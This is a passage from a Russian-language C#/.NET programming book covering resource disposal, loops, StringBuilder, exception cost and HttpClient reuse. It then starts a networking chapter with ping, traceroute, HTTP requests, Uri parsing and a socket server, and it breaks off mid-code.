Первое, что «улетает в трубу», — это соединение к серверу MS SQL Server. В .NET мы можем создать соединение `SqlConnection`, открыть его и не закрывать, потому что сборщик мусора .NET сделает все за нас. Я уже несколько раз видел веб-код, когда программисты так и поступали. Они открывали соединение в одном месте, а использовали его в другом, и чтобы не открывать соединение дважды за один запрос, его открывали где-то вначале и не закрывали вовсе в надежде, что .NET сделает это самостоятельно.

Хорошо, вот открыли мы соединение с базой данных:

```
public ActionResult Index()
{
    SqlConnection connection = new SqlConnection();
    connection.ConnectionString = "строка соединения";
    connection.Open();

    . . .
    . . .

    return View();
}
```

Внимание, вопрос: когда будет закрыто соединение с базой данных? Да, соединение будет закрыто без нашего участия, и нам не нужно, по идеи, заботиться о ресурсах, но вот когда эти ресурсы будут освобождены, знает только .NET. После выполнения этого кода соединение будет все еще открытым и занятым. Реальное освобождение ресурсов может произойти через минуту, а может и через пять — все зависит от нагрузки на сервер. Это значит, что на сервере будет открыто большое количество ресурсов, запрещенных к использованию.

Сервер не безграничен в количестве одновременно доступных соединений — тут все зависит от настроек, и когда вы дойдете до максимума, новое соединение открыть будет невозможно, и сайт не будет доступен до тех пор, пока сборщик мусора не освободит неиспользуемые соединения.

Внимание, тут я использовал два очень важных понятия: *открытые соединения* и *занятые*. Это две разные сущности. Давайте посмотрим на цикл жизни соединения. Когда вы впервые открываете (вызываете метод `Open`) объект `SqlConnection`, то .NET делает следующее:

1. Выделяет необходимые объекту ресурсы.
2. Устанавливает соединение с базой данных.

После этого соединение открыто и занято вашим объектом. Когда вы вызываете метод `Close` или `Dispose`, то .NET-объект `SqlConnection` помечается свободным, а открытое соединение остается в живых на некоторое время и находится в специальном пуле. Соединение все еще открыто, но оно *свободно* для использования.

Теперь, если вы попытаетесь открыть новый объект `SqlConnection`, то .NET проверит пул на наличие уже открытых соединений с такой же строкой подключения.

Если они есть, то .NET создаст новый объект, но новое физическое соединение с сервером устанавливать не станет, а использует существующее из пула. При этом экономится время на обмен приветственными сообщениями с базой данных, а объект `SqlConnection` практически мгновенно становится доступным к использованию.

Когда я сопровождал сайты Sony с миллионами пользователей, у нас даже в часы пик количество одновременно открытых соединений с базой данных не превышало 600. А вне часов пик держалось на отметке в 200 соединений. Но однажды мы запускали небольшое обновление, и количество соединений взлетело до 1500, а в часы пик сайт упал из-за того, что не хватило свободного места в пуле. Мы увидели проблему только тогда, когда сайт перестал отзываться из-за недостаточного количества соединений. Просто сразу после обновления как-то не проверили, сколько у нас их открыто.

Проблема оказалась как раз в одном таком месте кода, когда соединение открывалось, но явно не закрывалось. Из-за того, что ресурсы вовремя не освобождались, мы теряли их без особой пользы. Когда я нашел эту проблему и исправил ее, количество соединений упало опять с более чем 1000 до 200.

При разработке веб-приложений, если где-то нужно открывать ресурсы, всегда используйте паттерн `Dispose` совместно с конструкцией `using`:

```
public ActionResult Index()
{
    using (SqlConnection connection = new SqlConnection())
    {
        connection.ConnectionString = "строка соединения";
        connection.Open();

        . . .
        . . .

    }

    return View();
}
```

В этом случае .NET знает, что соединение нам нужно только на период, пока мы находимся внутри блока `using`. Как только мы выходим за его пределы, платформа сразу видит, что этот ресурс нам не нужен, и его можно освободить. И тут мы точно можем быть уверены, что соединение с базой данных будет закрыто сразу после выхода из блока `using`. Вам не обязательно вызывать явно метод `Close` — достаточно просто использовать `using`. И за счет того, что мы закрываем соединение, объект уже может быть освобожден сборщиком мусора без каких-то дополнительных задержек.

Сборка мусора в .NET работает отлично — главное, правильно ею пользоваться и помогать платформе, указывая на то, когда ресурсы уже больше не нужны. Дальше она все возьмет на себя.

А как насчет такого случая, когда нужно использовать соединение в разных местах программы для выполнения двух разных запросов в двух разных местах? Если `using` не может объять оба кода (они находятся в разных методах), то не стоит даже пытаться объять необъятное. Создайте два объекта `SqlConnection` и откройте соединение дважды. Это не проблема для сервера, потому что он может использовать пул соединений.

В этом разделе я использовал в качестве примера соединение с базой данных как наиболее популярный тип ресурса для подобных приложений. То же самое может касаться и таких ресурсов, как файл, или других ресурсов, где мы что-то открываем. Вы не обязаны закрывать их самостоятельно, хотя все же явное закрытие является хорошим тоном. Но если вы не хотите закрывать сами, то хотя бы используйте паттерны `Dispose` и `using`.

## 4.5. Циклы

Для перебора элементов в списках можно использовать несколько разных циклов, но самым популярным является `foreach`, который выглядит красиво, но в своей работе делает дополнительную операцию — проверку на изменение списка. Если во время работы цикла список изменился, то произойдет исключительная ситуация.

Попробуйте выполнить следующий код:

```
List<int> list = new List<int>();
list.Add(10);
foreach (var item in list)
{
    list.Add(10);
}
```

В результате произойдет ошибка, как показано на рис. 4.2.




Рис. 4.2. Исключительная ситуация при изменении списка

Хотя простой цикл `for` не делает проверки на изменение списка и работает быстрее, я продолжаю использовать `foreach` просто потому, что это выглядит красиво. В особо проблемных местах я, конечно, могу задействовать простые циклы (`for`, `while`), но все же не сделал использование их правилом по умолчанию.

## 4.6. Строки

В программировании очень часто нужно объединять строки из маленьких кусочков в одно целое.

Вот банальная задача вывода строки из 50 символов равенства:

```
public static void Main()
{
    string s = "";
    for (int i = 0; i < 50; i++) {
        s += "=";
    }
    Console.WriteLine(s);
}
```

В общем-то, эту задачу можно было бы решить проще — заранее создать строку из 50 знаков = и вывести прямо ее:

```
string s = "=====";
Console.WriteLine(s);
```

То есть избавиться от переменной и цикла, а сразу выводить строку. Блеск, мы оптимизировали пример.

А что если нам нужно создать строку из символов равенства, но количество символов может меняться в зависимости от ввода пользователя:

```
public static void Main()
{
    string s = "";
    int num = Int32.Parse(Console.ReadLine());
    for (int i = 0; i < num; i++) {
        s += "=";
    }
    Console.WriteLine(s);
}
```

Забудем о том, что при получении данных из консоли я здесь не проверяю ввод, а сразу привожу результат в число, — и это не очень хорошо, потому что если пользователь введет строку, то все рухнет.

Главная суть этого примера в том, что теперь мы не можем заранее создать строку и просто вывести ее, а значит, цикл уже нужен. Да, есть варианты сократить количество шагов, но все же цикл останется.

Как можно сократить количество шагов? У нас на каждом шаге строка *s* увеличивается в размере. А что если мы будем на каждом шаге увеличивать строку не на один символ, а на всю строку, если мы еще ожидаем достаточно символов:

```
public static void Main()
{
    string s = "";
```

```

int num = Int32.Parse(Console.ReadLine());
if (num > 0)
    s = "=";

while (s.Length < num) {
    if (s.Length < num - s.Length) {
        s += s;
    }
    else {
        s += s.Substring(1, num - s.Length);
    }
    Console.WriteLine(s.Length);
}
Console.WriteLine(s);
}

```

Чтобы было нагляднее, я на каждом этапе вывожу текущий размер строки:

```

>50
2
4
8
16
32
50
=====
```

Первая строка — это ввод пользователя. Мы ожидаем 50 символов, а потом мы видим, как растет наша строка, — она на каждом шаге увеличивается в два раза, потому что мы складываем строку саму с собой. Сначала это один символ равенства, и он превращается в два. Потом два символа равенства увеличиваем в 2 раза и получаем 4.

Круто. Но это опять работа алгоритмов, и не всегда можно найти какое-то решение, подобное этому. Однако теперь, когда мы сократили количество шагов, можно подумать об оптимизации каждого из них. Но тут есть проблема, которая присуща управляемым языкам. Возможно, не всем, но в C# она точно есть — строки в .NET неизменяемы. Вы скажете: как же так, мы же в примере меняем строку *s*, — но на самом деле мы не изменяем значение переменной, а каждый раз записываем в него новое значение.

Дело в том, что на каждом этапе цикла, благодаря сложению строк плюсом, платформа объединяет две строки, для результата выделяет в памяти новую область и записывает туда результат. Текущее значение *s* отправляется в мусорный ящик и со временем должно быть подчищено, а в *s* записывается новое значение:

```

string s = "";
for (int i = 0; i < 50; i++) {
    s += "=";
}
```

В таком цикле 50 раз значение переменной `s` улетит в мусор и будет выделена память под новое значение `s`. Это ужасно с точки зрения производительности — целых 50 раз произойдет выделение памяти! Да, я смог сократить в этом примере количество циклов, но это только потому, что пример очень простой. Если на каждом шаге нужно будет делать еще какие-то математические действия, то не факт, что вам удастся сократить количество циклов.

Вместо сложения строк рекомендуется использовать `StringBuilder`. Это специальный класс, который просто запоминает все строки, которые мы добавляем в класс, но реально не объединяет их в одну целую строку, пока мы не запросим ее с помощью `ToString()`:

```
StringBuilder s = new StringBuilder();
for (int i = 0; i < 50; i++) {
    s.Append("=");
}
Console.WriteLine(s.ToString());
```

Здесь я в цикле добавляю в `StringBuilder` символы `=`, и в памяти класс запомнит 50 символов равенства по отдельности. Но как только мы выполним `ToString`, то получим одну большую строку, и для нее память будет выделена только один раз, что уже намного лучше.

Если вам нужно просто сложить строки в одной операции:

```
String name = FirstName + " " + LastName;
```

то память для результирующей строки будет выделена только один раз, потому что компилятор может увидеть эту операцию как одно целое, и здесь особой выгоды от `StringBuilder` не будет. Чтобы сделать ваш код более читабельным, два или три сложения вне цикла можно делать и без `StringBuilder`. Но в циклах использование `StringBuilder` просто обязательно!

Если ваш код собирает большую строку из маленьких кусочков, а тем более если делает это в цикле, непременно используйте `StringBuilder`. Платформа .NET отлично управляет памятью, но такие ситуаций не проходят бесследно, и работа с памятью очень часто становится проблемой производительности. Выделение и освобождение — достаточно дорогое удовольствие, и нужно пытаться сокращать эти операции до минимума.

## 4.7. Исключительные ситуации

Исключительные ситуации — удобный способ оформлять код и отлавливать проблемные случаи. В главе 1 мы уже говорили про ошибки, и там я утверждал, что ошибки нужно исправлять, а не просто заглушать их с помощью `try` и `catch`, и писать код так, чтобы исключительные ситуации не возникали. Очень часто для достижения этой цели нужно проверять входящие данные на корректность и показывать посетителю соответствующие сообщения.

Обработку исключительных ситуаций с помощью `try` и `catch` тоже можно использовать, но при этом надо отдавать себе отчет, что такая обработка может оказаться на производительности. Во время обработки ошибки платформе приходится собирать много информации, которая попадает в объект класса `Exception` или его потомок. Эта операция стоит затрат процессора, и не только их.

Вы обращали внимание, что в C# есть два варианта преобразования строки в число: `Int32.Parse` и `Int32.TryParse`. Первая из них в случае ошибки генерирует исключительную ситуацию, и такой код удобно читать и оформлять. Вторая (`Int32.TryParse`) — возвращает булево значение, которое указывает, удалось преобразовать строку или нет. На мой взгляд, этот код уже не такой элегантный, но он быстрее.

Так может везде использовать `Int32.TryParse`? Если вам нравится, как выглядит этот метод в коде, можете использовать его всегда. Я же везде использую по умолчанию `try` и `catch`, если только заранее не знаю, что работаю над кодом, который критичен к производительности.

`Int32.Parse` — это всего лишь один конкретный случай, когда может генерироваться ошибка. Он яркий, потому что без него не так просто обойтись, — ведь если мы хотим узнать, число ли перед нами, то проще попробовать его преобразовать.

Проблемы производительности касаются ошибок в целом. Как мы уже обсуждали в главе 1, просто старайтесь не доводить до ошибок, проверяйте данные, пишите код так, чтобы он не доводил до исключительных ситуаций.

## 4.8. Странный `HttpClient`

Я сам когда-то долго использовал класс `HttpClient` неверно, потому что не до конца прочитал документацию. Дело в том, что этот класс реализует интерфейс `IDisposable`, а такие классы обычно нужно задействовать так, чтобы освобождать ресурсы:

```
using (var client = new HttpClient()) {  
}
```

Но в MSDN написано следующее:

`HttpClient` is intended to be instantiated once and reused throughout the life of an application (`HttpClient` нужно инициализировать только один раз и использовать на протяжении всего приложения).

Неожиданно! Зачем реализовывать `IDisposable`, если этот экземпляр класса должен жить на протяжении всего цикла жизни приложения, и память должна освобождаться уже по его завершении. Это очень странное решение, учитывая, что даже в MSDN показывают пример с использованием статичной переменной и без уничтожения:

```
static readonly HttpClient client = new HttpClient();
```

Экземпляр класса `HttpClient` — это коллекция настроек, и он задействует свой пул соединений, который работает изолированно от остальных экземпляров.

Если применять один и тот же экземпляр класса, то он будет повторно использовать уже открытые соединения `Socket`. Если пытаться создавать и уничтожать экземпляр `httpClient` для каждого запроса, то при высокой нагрузке быстро закончатся свободные `socket`. И это случится, даже если правильно использовать и вызывать `Dispose`, — просто это особенность не .NET, а сокетов и интерфейса ОС.

Ради повышения производительности `HttpClient` определяет IP-адрес по имени (использует DNS) только при первом запросе, а потом игнорирует настройки DNS, такие как время жизни адреса. Если приложение будет работать долго, а IP-адрес может меняться, то MSDN рекомендует ограничивать время жизни `PooledConnectionLifetime`:

```
private static readonly HttpClient httpClient;

static GoodController()
{
    var socketsHandler = new SocketsHttpHandler
    {
        PooledConnectionLifetime = TimeSpan.FromMinutes(2)
    };

    httpClient = new HttpClient(socketsHandler);
}
```

По возможности используйте статичный экземпляр `HttpClient`. В случае с веб-сайтами это может быть неудобно, поэтому для них в Microsoft создали `IHttpClientFactory`:

```
class Authorization
{
    private readonly IHttpClientFactory httpClientFactory = null!;

    public Authorization(IHttpClientFactory httpClientFactory)
    {
        this.httpClientFactory = httpClientFactory;
    }

    public async Login()
    {
        var httpClient = httpClientFactory.CreateClient();
        . . .
    }
}
```

Для работы с `HttpClient` не забываем подключить в файле `Program.cs` следующую строку:

```
builder.Services.AddHttpClient();
```





# ГЛАВА 5

## Сеть

Сеть открывает нам целый электронный мир, но в то же время и мы можем открыться всему миру, поэтому сетевую безопасность рассматривают как отдельное направление.

Когда я вел в журнале «Жакер» рубрику «Кодинг», то первые статьи в этой рубрике были о сети, или я приводил там небольшие программы-приколы. Впоследствии эти статьи превратились в целую книгу «Программирование в Delphi глазами хакера»<sup>1</sup>. Так что, когда я начал работу над этой книгой, то вопрос присутствия в ней главы по сетям у меня даже не стоял — она просто обязана быть тут.

Для иллюстрации кода из этой главы я создал новый проект (см. папку Network сопровождающего книги файлового архива).

### 5.1. Проверка соединения

Начнем мы с самой простой задачи — проверки соединения. Наверное в любой ОС с сетевыми возможностями есть утилита с именем Ping, которая проверяет соединение с компьютером/сервером.

Идея работы команды Ping в том, чтобы отправить на указанный адрес пакет по протоколу ICMP (Internet Control Message Protocol, протокол межсетевых управляемых сообщений) и ожидать ответа. Если ответ получен в заданный срок, то выбранный компьютер в сети работает. С помощью таких запросов еще очень часто замеряют скорость соединения между компьютерами.

В .NET есть готовый класс с именем Ping в пространстве имен System.Net.NetworkInformation.

Для тестирования я создал новый класс PingClient всего с одним методом Execute:

```
public void Execute(string host)  
{  
    Ping ping = new Ping();
```

<sup>1</sup> См. <https://bhv.ru/product/programmирование-v-delphi-glazami-hakera-2-e-izd/>.

```
for (int i = 0; i < 4; i++)
{
    try
    {
        PingReply reply = ping.Send(host);
        if (reply.Status == IPStatus.Success)
        {
            Console.WriteLine($"Ответ от: {reply.Address}");
            Console.WriteLine($"Время: {reply.RoundtripTime}");
        }
        else
            Console.WriteLine($"Ошибка {reply.Status}");
    }
    catch (Exception e)
    {
        if (e.InnerException?.Source == "System.Net.NameResolution")
            Console.WriteLine($"Ошибка DNS или соединения");
        else
            Console.WriteLine($"Ошибка {e.Message}");
    }
}
```

Чтобы протестировать этот класс, просто создаем экземпляр и вызываем метод `Execute` с указанием адреса сайта или IP-адреса компьютера, который вы хотите проверить на доступность:

```
var pingClient = new PingClient();
pingClient.Execute("www.flenov.info");
```

Но вернемся к реализации метода. В нем создается экземпляр класса `Ping` из библиотеки .NET и в цикле из четырех итераций вызывается метод `Send`, которому как раз и передается имя хоста (компьютера/сервера).

Казалось бы, в случае проблемы мы должны просто проверить статус и увидеть возможную ошибку, но если возникают проблемы соединения, неверного адреса, неверного имени домена, то происходит исключительная ситуация, поэтому мне пришлось обернуть весь код в `try except`.

Есть несколько вариантов проверить тип ошибки, но я решил выбрать самый наглядный на мой взгляд: проверить поле `Source`, если оно равно ошибке `NameResolution`.

## 5.2. Отслеживание запроса

Еще одна задача, которая решается с помощью ICMP-протокола, — это возможность отследить, как пакет движется от вашего компьютера до сервера. В предыдущем разделе мы просто отправляли запрос с данными по умолчанию, но у этого

протокола есть еще настройки, и самая интересная из них — TTL (Time to Live, время жизни). Смысл этого параметра в том, чтобы защитить пакет от бесконечной жизни, которая может возникнуть, если пакет где-то заблудится и будет гулять по кругу между двумя или несколькими компьютерами.

Когда компьютер отправляет запрос, то он устанавливает поле TTL в какое-то значение — например, в 50. Пока запрос идет до места назначения, он преодолевает на пути различные устройства, маршрутизаторы, балансировщики, серверы, и каждый из них уменьшает значение TTL. Если какое-то устройство так уменьшает значение TTL, что оно достигает нуля, то устройство должно вернуть ошибку `TtlExpired` (время жизни устарело).

Тем самым гарантируется, что пакет не заблудится в бесконечном поиске места назначения, потому что по достижении лимита TTL запрос должен вернуться обратно к отправителю.

А что если мы отправим ICMP и сразу же установим TTL в 1? Первое же устройство должно будет вернуть ошибку `TtlExpired`. Если установить значение в 2, то второе устройство должно вернуть эту ошибку. Таким способом мы можем получить путь, который пакет преодолевает по дороге от нас до сервера назначения. Есть, конечно, вероятность, что при отправке пакета со временем жизни 5 запрос пойдет по одному маршруту, а при времени жизни 6 — по другому, но чаще всего запросы все же идут одним и тем же маршрутом.

Итак, давайте напишем класс, который будет вычислять маршрут между серверами. Этот процесс называют `Trace Route` (отследить маршрут), поэтому я даже класс назвал `TraceRoute`, и у него тоже будет метод `Execute`:

```
public void Execute(string host)
{
    Ping ping = new Ping();
    PingOptions options = new PingOptions();
    options.Ttl = 1;

    PingReply reply;
    do
    {
        try
        {
            reply = ping.Send(host, 1000, new byte[] { 110, 110 }, options);
            if (reply.Status == IPStatus.TtlExpired)
            {
                Console.WriteLine($"Ответ {options.Ttl} от: {reply.Address} ");
                Console.WriteLine($"Время: {reply.RoundtripTime} ");
            }
            options.Ttl = options.Ttl + 1;
        }
        catch (Exception e)
        {
            Console.WriteLine($"Ошибка DNS или соединения");
        }
    }
}
```

```
        return;
    }
} while (reply.Status != IPStatus.Success);
Console.WriteLine("Прибыли");
}
```

Для реализации снова используется класс `Ping` из состава `System.Net.NetworkInformation`. Сразу после создания класса я создаю и экземпляр `PingOptions`, через который можно задавать опции и как раз нужный нам параметр `TTL`. Сразу же после создания этому свойству задается начальное значение 1.

Теперь я использую немного другую версию метода `Send`:

```
reply = ping.Send(host, 1000, new byte[] { 110, 110 }, options);
```

Она получает четыре параметра:

- адрес или доменное имя компьютера, к которому мы хотим найти маршрут;
- время ожидания ответа: 1000 миллисекунд, или 1 секунда. Если за это время не получен ответ, то считается, что ответ не может быть получен. Не каждое устройство или сервер отвечают на ICMP-запросы. Какой-то компьютер на пути следования запроса или даже конечная точка могут быть настроены так, что они не будут отвечать на запросы по ICMP-протоколу, и тогда время ожидания выйдет (`timeout`);
- данные, которые нужно отправить. Тут не имеет значения, что отправлять, поэтому я просто взял массив из двух одинаковых байтов 110;
- опции. Вот через них как раз и передается время жизни.

Теперь в цикле я отправляю ICMP-запрос и постепенно увеличиваю время жизни пакета `Ttl`. При этом на каждом шаге отображаю адрес устройства, которое вернуло ответ.

Пример использования этого класса:

```
var traceClient = new TraceRoute();
traceClient.Execute("www.flenov.info");
```

В результате я увидел:

```
Ответ 1 от: 192.168.86.1 Время: 6
Ответ 2 от: 198.84.246.97 Время: 20
Ответ 4 от: 104.195.128.93 Время: 15
Ответ 5 от: 206.248.155.94 Время: 20
Ответ 6 от: 206.248.155.9 Время: 18
Ответ 7 от: 62.115.61.240 Время: 19
Ответ 8 от: 213.248.94.123 Время: 26
Ответ 9 от: 4.69.219.74 Время: 55
Ответ 10 от: 4.53.7.174 Время: 69
Ответ 11 от: 69.195.64.113 Время: 65
Ответ 12 от: 162.144.240.135 Время: 70
```

Первый же ответ пришел от адреса 192.168.66.1 — это мой домашний маршрутизатор Wi-Fi. Второй ответ пришел от 198.84.246.97. Используя Google, вы можете определить, кому принадлежит этот адрес, и узнать, что я пользуюсь канадским провайдером TekSavvy Solutions Inc. из Торонто. То, что я живу в Торонто, — не секрет, так что я не стал затирать эту информацию.

В общем, дальше идут адреса, которые преодолел пакет на пути от моего компьютера до сервера, на котором живет мой сайт [www.flenov.info](http://www.flenov.info).

Если у вас проблемы соединения с каким-то сайтом, то с помощью утилиты Ping теперь вы можете определить, какой из IP-адресов на пути пакета тормозит. У меня резкий скачок во времени отзыва произошел после перехода с адреса 213.248.94.123 на 4.69.219.74 (9-й по счету). Время отклика тут увеличилось с 26 до 55 — т. е. упало почти в два раза.

### 5.3. Класс *HTTP-клиент*

В современном мире большую популярность набирает подход с микросервисами — когда на серверах работают небольшие веб-приложения, которые решают небольшие задачи, но делают это хорошо.

Самым популярным методом доступа к данным в этом подходе является HTTP-протокол, который используется для коммутации в сети, просто вместо HTML-кода микросервисы возвращают JSON-документы с данными. Но с точки зрения доступа идея идентична, и это как раз является преимуществом.

Микросервисы работают, как и веб-сайты, на простых веб-серверах на порту 80, а значит, для них не нужно никаких дополнительных правил доступа. В большинстве сетей порт 80 никак не блокируется. Так, в корпоративных сетях ради безопасности с помощью сетевого экрана для доступа к внешнему миру могут быть заблокированы все порты, кроме 80, чтобы сотрудники могли иметь доступ к Сети. Поскольку и сервисы часто работают на этом же порту, им не требуются дополнительные правила.

HTTP-протокол пришел в наш мир надолго, и поэтому имеет смысл рассмотреть работу с ним подробнее.

В .NET имелось несколько подходов для доступа к HTTP, и со временем часть из них была помечена как устаревшая и не рекомендуется к использованию. В *разд. 4.8* мы уже затронули вопрос производительности HttpClient, потому что на момент подготовки книги именно этот класс является рекомендуемым. В будущем все может поменяться, но т. к. сейчас рекомендуется использовать HttpClient, давайте рассмотрим работу сервисов на его примере:

```
static readonly HttpClient client = new HttpClient();  
  
public async Task<string> Execute()  
{  
    try
```

```

    {
        using (HttpResponseMessage response =
            await client.GetAsync("http://www.flenov.info/"))
        {
            response.EnsureSuccessStatusCode();
            string responseBody = await response.Content.ReadAsStringAsync();
            return responseBody;
        }
    }
    catch (Exception e)
    {
        return e.Message;
    }
}

```

Класс `HttpClient` изначально спроектирован так, чтобы работать в неблокирующем (асинхронном) режиме.

## 5.4. Класс `Uri`

Если вы собираетесь заниматься веб-программированием, то, скорее всего, вам придется работать и со строками адреса URL. Мне приходилось разбирать этот адрес на составляющие, чтобы узнать имя хоста или параметры, и это можно сделать двумя способами:

- разобрать строку адреса самостоятельно — если посмотреть на URL как на строку, то мы без проблем сможем разделить ее на части и выделить имя хоста, путь к файлу и строку параметров;
- воспользоваться классом `Uri` из пространства `System`, который выполнит такой разбор за нас. В этом случае нам останется только обратиться к свойствам класса, чтобы узнать все его составляющие.

У конструктора класса `Uri` есть один параметр — строка. В этой строке мы просто передаем адрес странички:

```
Uri uri = new Uri(urlTextBox.Text);
```

У класса `Uri` очень много параметров, описывать их все я не стану (ищите такое описание в русской версии MSDN). Посмотрим здесь на основные его параметры на примере разборки адреса "`http://www.flenov.info/folder/test.php?param1=value`":

- `host` — возвращает имя хоста в адресе (в нашем случае это `www.flenov.info`);
- `AbsolutePath` — возвращает путь к файлу (`/folder/test.php`);
- `PathAndQuery` — возвращает путь, включая строку параметров, но без имени хоста (`/folder/test.php?param1=value`);
- `Query` — возвращает строку параметров (`?param1=value`);

□ Segments — массив из строк, которые представляют собой сегменты в пути к файлу. В нашем случае в этом массиве будет три элемента:

- /;
- folder/;
- test.php.

У нас еще остается одна проблема, которую можно решить программным разбором URL-адреса. Допустим, что нам нужно разбить строку параметров на параметры и значения. Посмотрим, как это можно сделать:

```
Uri uri = new Uri("http://www.flenov.info/param1=value&param2");
string query = uri.Query.Substring(1, uri.Query.Length - 1);
string[] parameters = query.Split('&');

foreach (string segment in parameters)
{
    string[] paramvalues = segment.Split('=');
    lines.Add("Param: " + paramvalues[0]);
    if (paramvalues.Length > 1)
        lines.Add("Value: " + paramvalues[1]);
}
```

В первой строке создается объект `uri`. Потом я копирую содержимое свойства `Query` в строковую переменную `query` — копирую всё кроме первого символа. Дело в том, что первый символ — это знак вопроса, который нам мешает.

Теперь в строке `query` у нас находится `"param1=value"`. Если в URL имеется несколько параметров, то они будут выглядеть так: `"param1=value&param2=value2"` — параметры объединяются символом `&`. Прежде всего, нужно разбить такую строку на пары `"параметр=значение"`. Для разбиения строки по какому-то символу можно использовать метод `Split()` класса строки. Метод после разбиения возвратит массив строк, в котором будут находиться две строки: `"param1=value"` и `"param2=value2"`. Если параметров больше, то и элементов в массиве будет больше.

Чтобы просмотреть все элементы, мы запускаем цикл `foreach`. На каждом шаге цикла у нас теперь будет строка, которую нужно разделить по символу равенства. Что мы и делаем в следующей строке:

```
string[] paramvalues = segment.Split('=');
```

Тут нужно быть внимательным, потому что `paramvalues` не всегда будет содержать два значения: имя параметра и значение. Вполне реально, когда URL-параметр не содержит никакого значения, и адрес выглядит так:

```
http://www.flenov.info/param1=value&param2&param3=value3
```

Обратите внимание, что второй параметр здесь значения не содержит.

## 5.5. Уровень розетки

Если нужно загрузить что-то по HTTP-протоколу, то лучше использовать `HttpClient`. Хотя этот протокол самый популярный, далеко не все используют его, да и иногда бывает необходимо создать что-то свое, более специализированное.

Для более низкого уровня работы с сетью используются функции работы с `Socket` (дословно `Socket` можно перевести как розетка, гнездо). Эти функции есть не только в Windows, но и в UNIX-подобных системах, — таких как Linux или macOS. Насколько я помню, эти функции зародились в UNIX, но впоследствии были реализованы таким же образом в Windows, чтобы достичь полной совместимости во время сетевого соединения между различными операционными системами.

При работе с сокетами очень часто используется клиент-серверный подход. Приложение-сервер открывает на компьютере какой-нибудь порт, а приложение-клиент подключается к серверу на этот порт, и между двумя приложениями начинается обмен данными. Данные могут передаваться как по сети, так и на одном и том же компьютере, — просто между двумя различными приложениями.

Когда приложение-сервер открывает порт, то оно как бы резервирует за собой определенное число. На сервере может быть несколько различных программ, каждая из которых может ожидать своих подключений, но при этом они просто резервируют за собой разные порты.

Когда клиент подключается на определенный порт и отправляет на него данные, по номеру порта ОС знает, какому приложению предназначены данные. Два разных приложения не могут открыть один и тот же порт, потому что тогда ОС просто не будет знать, для кого предназначены подключения и кому отправлять полученные данные.

Давайте рассмотрим простой пример создания с помощью сокетов клиент-серверного приложения.

### 5.5.1. Сервер

Начнем рассмотрение с сервера, для чего я создал новый класс `SocketServer`. У этого класса имеется метод `Start`, который будет запускать сервер на порту 12345:

```
public void Start()
{
    server = new Socket(AddressFamily.InterNetworkV6,
                        SocketType.Stream, ProtocolType.Tcp);
    EndPoint endPoint = new IPEndPoint(IPAddress.IPv6Any, 12345);

    try
    {
        server.Bind(endPoint);
        server.Listen(100);
        server.BeginAccept(new AsyncCallback(AcceptCallback), server);
    }
```

```
        catch (Exception exc)
    {
        Console.WriteLine("Невозможно запустить сервер " + exc.Message);
    }
}
```

Сначала создаем класс `Socket`, которому передаются три параметра:

- тип адресации. Самыми популярными являются `AddressFamily.InterNetwork` (IP-протокол четвертой версии) или `AddressFamily.InterNetworkV6` (набирающая популярность шестая версия IP-протокола). Хотя до сих пор IPv4 остается более популярным, я решил использовать для этого примера более современный IPv6. Разница только в том, как вы будете указывать адрес подключения;
- тип сокета. Самым популярным является `SocketType.Stream`, который используется совместно с протоколом TCP, когда между двумя точками устанавливается соединение;
- тип протокола. Здесь выбираем протокол с установкой соединения `ProtocolType.Tcp`.

Когда мы рассматривали ICMP-протокол в разд. 5.1, то он не использовал соединения, и на уровне сокетов подобный протокол реализовывался бы с помощью протокола UDP. Тогда тип соединения должен быть `SocketType.Dgram`:

```
server = new Socket(AddressFamily.InterNetwork,
                     SocketType.Dgram, ProtocolType.Udp);
```

После этого создается конечная точка в виде объекта класса `IPEndPoint` — точка соединения, которой нужно указать адрес и номер порта. Для примера я выбрал порт под номером 12345.

А зачем же нужен IP-адрес? Тут дело чуть сложнее. Каждый сетевой интерфейс (сетевая карта, модем и т. д.) должен иметь свой собственный адрес для связи с внешним миром. Если у вас две сетевые карты, подключенные к двум разным сетям, вы можете указать IP-адрес той сетевой карты, из сети которой клиенты могут подключаться к вашему серверу. Если вы хотите, чтобы ваша серверная программа была видна со всех сетевых интерфейсов, то можно указать `IPAddress.IPv6Any`. Если вы выбрали 4-ю версию IP-протокола, то здесь нужно указать `IPAddress.Any`.

Итак, у нас есть сокет и есть точка соединения. Их нужно связать между собой. Для этого служит метод сокета `Bind()`.

Теперь наш сокет готов к работе. Следующим этапом я вызываю метод `Listen()`, который открывает порт и начинает прослушивать его в ожидании подключений со стороны клиентов. Обратите внимание, что этот код я выполняю в блоке `try`. Дело в том, что на этапе связывания (вызыва метода `Bind()`) может произойти исключительная ситуация, если сервер уже запускался, или какая-то другая программа уже открыла порт для прослушивания.

После начала прослушивания нужно как-то принять входящие от клиентов соединения — можно вызвать метод `Accept()`. Метод останавливает выполнение про-

грамм и ждет соединения. Как только первый клиент соединится с нашим сервером, метод вернет новый объект класса `Socket`, который может использоваться для обмена данными с клиентом. Этот сокет уже будет соединен с клиентом, и нам достаточно только использовать его методы для обмена сообщениями.

Но тут самое страшное в том, что этот метод блокирует работу программы. Она зависнет в ожидании, а это просто недопустимо для нашего примера. Вместо этого я использую асинхронный вариант этого метода, который называется `BeginAccept()` и принимает два параметра:

- метод, который должен быть вызван, когда клиент подключится к серверу;
- переменную, которая будет передана в этот метод.

В качестве второго параметра я передаю объект сервера, чтобы его можно было получить внутри функции, которую мы передали в качестве первого параметра. Да, у нас эта переменная итак объявлена в качестве параметра объекта, и мы легко можем получить к ней доступ, но я все же хочу показать вам, как передавать параметр, а больше мне нечего передавать.

Итак, когда клиент подключится, будет вызван метод, который мы указали в качестве первого параметра методу `BeginAccept()`. Мой вариант этого метода выглядит следующим образом:

```
void AsyncAcceptCallback(IAsyncResult result)
{
    Socket serverSocket = (Socket)result.AsyncState;

    SocketData data = new SocketData();
